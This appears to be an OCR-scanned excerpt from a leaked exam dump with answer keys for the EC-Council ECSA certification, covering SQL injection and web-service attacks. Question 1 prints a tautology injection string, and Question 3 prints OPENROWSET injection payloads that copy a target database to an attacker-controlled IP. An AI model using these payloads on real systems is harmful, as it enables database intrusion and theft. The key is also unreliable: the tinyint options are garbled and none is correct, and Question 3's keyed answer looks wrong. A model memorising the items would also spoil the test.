
412-79V8$^{\text{Q\&As}}$

EC-Council Certified Security Analyst (ECSA)

QUESTION 1

A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable). What query does he need to write to retrieve the information?

A. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000

B. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1-

C. SELECT * FROM StudentTable WHERE roll_number = \\'\\' or \\'1\\' = \\'1`

D. RETRIVE * FROM StudentTable WHERE roll_number = 1\\'#

Correct Answer: C

QUESTION 2

SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the

data input or transmitted from the client (browser) to the web application.


A successful SQL injection attack can:

i)Read sensitive data from the database

iii)Modify database data (insert/update/delete)

iii)Execute administration operations on the database (such as shutdown the DBMS) iV)Recover the content of a given file existing on the DBMS file system or write files into the file system

v)Issue commands to the operating system



Pen tester needs to perform various tests to detect SQL injection vulnerability. He has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error.

In which of the following tests is the source code of the application tested in a non-runtime environment to detect the SQL injection vulnerabilities?

A. Automated Testing

B. Function Testing

C. Dynamic Testing

D. Static Testing

Correct Answer: D

QUESTION 3

A penetration tester tries to transfer the database from the target machine to a different machine. For this,

he uses OPENROWSET to link the target database to his own database, replicates the database

structure, and transfers the data to his machine by via a connection to the remote machine on port 80.

The query he used to transfer databases was:

\\'; insert into OPENROWSET

(\\'SQLoledb\\',\\'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;\\', \\'select * from

mydatabase..hacked_sysdatabases\\') select * from master.dbo.sysdatabases The query he used to transfer table 1 was:

\\'; insert into OPENROWSET(\\'SQLoledb\\',

\\'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;\\', \\'select * from mydatabase..table1\\')

select * from database..table1

What query does he need in order to transfer the column?

A. \\'; insert into OPENROWSET(\\'SQLoledb\\',\\'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;\\',\\' select * from mydatabase..hacked_syscolumns\\') select * from user_database.dbo.systables

B. \\'; insert into OPENROWSET(\\'SQLoledb\\',\\'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;\\',\\' select * from mydatabase..hacked_syscolumns\\') select * from user_database.dbo.sysrows

C. \\'; insert into OPENROWSET(\\'SQLoledb\\',\\'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;\\',\\' select * from mydatabase..hacked_syscolumns\\') select * from user_database.dbo.syscolumns

D. \\'; insert into OPENROWSET(\\'SQLoledb\\',\\'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;\\',\\' select * from mydatabase..hacked_syscolumns\\') select * from user_tables.dbo.syscolumns

Correct Answer: D

QUESTION 4

What is the maximum value of a "tinyint" field in most database systems?

A. 222

B. 224 or more

C. 240 or less

D. 225 or more

Correct Answer: D

QUESTION 5

Which of the following attacks does a hacker perform in order to obtain UDDI information such as businessEntity, businessService, bindingTemplate, and tModel?

A. Web Services Footprinting Attack

B. Service Level Configuration Attacks

C. URL Tampering Attacks

D. Inside Attacks

Correct Answer: A